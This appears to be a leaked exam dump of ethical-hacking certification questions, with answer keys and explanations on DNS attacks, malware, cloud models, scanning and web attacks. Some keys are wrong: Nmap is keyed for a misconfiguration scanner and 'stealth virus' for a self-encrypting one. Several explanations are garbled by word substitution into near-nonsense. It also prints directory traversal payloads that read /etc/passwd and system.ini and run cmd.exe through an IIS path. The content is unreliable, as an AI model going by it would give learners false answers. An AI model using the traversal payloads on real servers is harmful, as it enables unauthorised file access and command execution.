The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

**NEW QUESTION 191**

- (Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative

- B. zANTI
- C. Towelroot
- D. Bluto

**Answer:** D

**Explanation:**

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

**NEW QUESTION 194**

- (Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner- workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

**Answer:** D

**NEW QUESTION 197**

- (Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

**Answer:** A

**NEW QUESTION 199**

- (Topic 2)

An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

- A. Product-based solutions
- B. Tree-based assessment
- C. Service-based solutions
- D. inference-based assessment

**Answer:** D

**Explanation:**

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

**NEW QUESTION 201**

- (Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

**Answer:** B

**NEW QUESTION 206**

- (Topic 2)

During the process of encryption and decryption, what keys are shared?

- A. Private keys
- B. User passwords
- C. Public keys
- D. Public and private keys

**Answer:** C

**Explanation:**

[https://en.wikipedia.org/wiki/Public-key\\_cryptography](https://en.wikipedia.org/wiki/Public-key_cryptography)

Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: public keys (which may be known to others), and private keys (which may never be known by any except the owner). The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.

In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.

With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key). Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

#### NEW QUESTION 210

- (Topic 2)

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

- A. Phishing malware
- B. Zero-day malware
- C. File-less malware
- D. Logic bomb malware

**Answer: C**

#### Explanation:

<https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html>

Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. Also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. It resides in the system's RAM. It injects malicious code into the running processes. (P.966/950)

#### NEW QUESTION 214

- (Topic 2)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. `wireshark --fetch "192.168.8"`
- B. `wireshark --capture --local masked 192.168.8.0 ---range 24`
- C. `tshark -net 192.255.255.255 mask 192.168.8.0`
- D. `sudo tshark -f"net 192 .68.8.0/24"`

**Answer: D**

#### NEW QUESTION 217

- (Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. `AndroidManifest.xml`
- B. `APK.info`
- C. `resources.asrc`
- D. `classes.dex`

**Answer: A**

#### Explanation:

The `AndroidManifest.xml` file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also:• it's responsible to guard the appliance to access any protected parts by providing the permissions. • It also declares the android api that the appliance goes to use. • It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

#### NEW QUESTION 219

- (Topic 2)

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

#### NEW QUESTION 220

- (Topic 2)

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on Jane?

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

Answer: D

#### NEW QUESTION 221

- (Topic 2)

What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

- A. httpd.conf
- B. administration.config
- C. idq.dll
- D. php.ini

Answer: D

#### Explanation:

The php.ini file may be a special file for PHP. It's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no need to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

#### NEW QUESTION 226

- (Topic 2)

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?  
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64  
This request is made up of:  
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../  
%65%74%63 = etc  
%2f = /  
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

- A. Configure the Web Server to deny requests involving "hex encoded" characters
- B. Create rules in IDS to alert on strange Unicode requests
- C. Use SSL authentication on Web Servers
- D. Enable Active Scripts Detection at the firewall and routers

Answer: B

#### NEW QUESTION 227

- (Topic 2)

Which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Answer: A

#### Explanation:

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth virus hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected infected file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of

virus about guarantees it??s impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them. <https://www.techslang.com/definition/what-is-a-stealth-virus/>

#### NEW QUESTION 229

- (Topic 2)

Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?

The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

- A. My Doom
- B. Astacheldraht
- C. R-U-Dead-Yet?(RUDY)
- D. LOIC

**Answer: C**

#### NEW QUESTION 232

- (Topic 2)

Which file is a rich target to discover the structure of a website during web-server footprinting?

- A. Document root
- B. Robots.txt
- C. domain.txt
- D. index.html

**Answer: B**

#### Explanation:

Information Gathering from Robots.txt File A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information. An attacker types URL/robots.txt in the address bar of a browser to view the target website??s robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool. Certified Ethical Hacker(CEH) Version 11 pg 1650

#### NEW QUESTION 237

- (Topic 2)

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

- A. internal assessment
- B. Passive assessment
- C. External assessment
- D. Credentialed assessment

**Answer: B**

#### Explanation:

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

#### NEW QUESTION 242

- (Topic 2)

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

- A. Hybrid
- B. Community
- C. Public
- D. Private

**Answer: B**

#### Explanation:

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it??s necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on- site or off-site.

Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that??s beneficial to the participating organizations.

? Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost- effective to the tenants, and may also reduce their data traffic.

Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don??t need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and Impartiality Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

? Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users?? demands.

? Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

Flexibility and Scalability High Availability and Reliability Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and Compliance Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other??s data security isn??t profitable to anyone during a Community Cloud.

? the power to dam users from editing and downloading specific datasets.

? Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.

? What devices can store sensitive data.

Users can configure various levels of security for his or her data. Common use cases: Convenience and Control Conflicts associated with convenience and control don??t arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT Department Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.

Environment Sustainability In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

#### NEW QUESTION 246

- (Topic 2)

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

**Answer:** C

#### Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers. Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc. The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

#### NEW QUESTION 250

- (Topic 2)

How does a denial-of-service attack work?

- A. A hacker prevents a legitimate user (or group of users) from accessing a service
- B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
- C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

**Answer:** A

#### NEW QUESTION 254

- (Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He??s determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

**Answer:** B

#### NEW QUESTION 258

- (Topic 2)

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

**Answer:** A

#### NEW QUESTION 260

- (Topic 2)

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL [www.bank.com](http://www.bank.com), the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.

- A. Dos attack
- B. DHCP spoofing
- C. ARP cache poisoning
- D. DNS hijacking

**Answer:** D

#### Explanation:

Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

#### NEW QUESTION 261

- (Topic 2)

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

**Answer:** D

#### Explanation:

The TPM is a chip that's part of your computer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

#### NEW QUESTION 263

- (Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vishing
- C. Spoofing
- D. DDoS

**Answer:** A

#### Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identity theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter

scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

#### NEW QUESTION 264

- (Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

#### NEW QUESTION 266

- (Topic 2)

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

#### NEW QUESTION 271

- (Topic 2)

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Matt's bank account has been accessed, and the password has been changed. What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt's bank-account login information was brute forced.
- C. Matt inadvertently provided his password when responding to the post.
- D. Matt's computer was infected with a keylogger.

Answer: A

#### NEW QUESTION 276

- (Topic 2)

What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

Answer: D

#### Explanation:

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out what services square measure

obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a ??zombie??.

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there??s no interaction between the offender pc and also the target: the offender interacts solely with the ??zombie?? pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the ??zombie?? pc and distinction in behavior are often discovered mistreatment totally different|completely different ??zombies?? with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to ??check the port standing whereas remaining utterly invisible to the targeted host.??

The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

? offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)

? currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another.

Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you??ll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it??s best to raise permission before mistreatment someone??s machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they??re} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you??ll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor??s man idle scanning.

#### NEW QUESTION 281

- (Topic 2)

While testing a web application in development, you notice that the web server does not properly ignore the `??dot dot slash??` (`../`) character string and instead returns the file listing of a folder structure of the server.

What kind of attack is possible in this scenario?

- A. Cross-site scripting
- B. Denial of service
- C. SQL injection
- D. Directory traversal

**Answer: D**

**Explanation:**

Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker??s root registry. Web workers give two primary degrees of security instruments ? Access Control Lists (ACLs)

? Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker??s manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.

The root registry is a particular index on the worker record framework in which the clients are kept. Clients can??t get to anything over this root.

For instance: the default root registry of IIS on Windows is `C:\inetpub\wwwroot` and with this arrangement, a client doesn??t approach `C:\Windows` yet approaches `C:\inetpub\wwwroot\news` and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).

The root index keeps clients from getting to any documents on the worker, for example, `C:\WINDOWS/system32/win.ini` on Windows stages and the `/and` so on `/passwd` record on Linux/UNIX stages.

This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with ??the site??. Along these lines everything relies upon what the site client has been offered admittance to in the framework. Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL

GET `http://test.webarticles.com/show.asp?view=oldarchive.html` HTTP/1.1 Host: test.webarticles.com

With this URL, the browser requests the dynamic page `show.asp` from the server and with it also sends the parameter `view` with the value of `oldarchive.html`. When this request is

executed on the web server, `show.asp` retrieves the file `oldarchive.html` from the server??s file system, renders it and then sends it back to the browser which displays it to the user.

The attacker would assume that `show.asp` can retrieve files from the file system and sends the following custom URL.

GET `http://test.webarticles.com/show.asp?view=../../../../Windows/system.ini` HTTP/1.1 Host: test.webarticles.com

This will cause the dynamic page to retrieve the file `system.ini` from the file system and display it to the user. The expression `../` instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done

by trial and error.

Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks.

The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.

For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be

GET `http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\` HTTP/1.1 Host: server.com

The request would return to the user a list of all files in the `C:\` directory by executing the `cmd.exe` command `shell` file and run the command `dir c:\` in the shell.

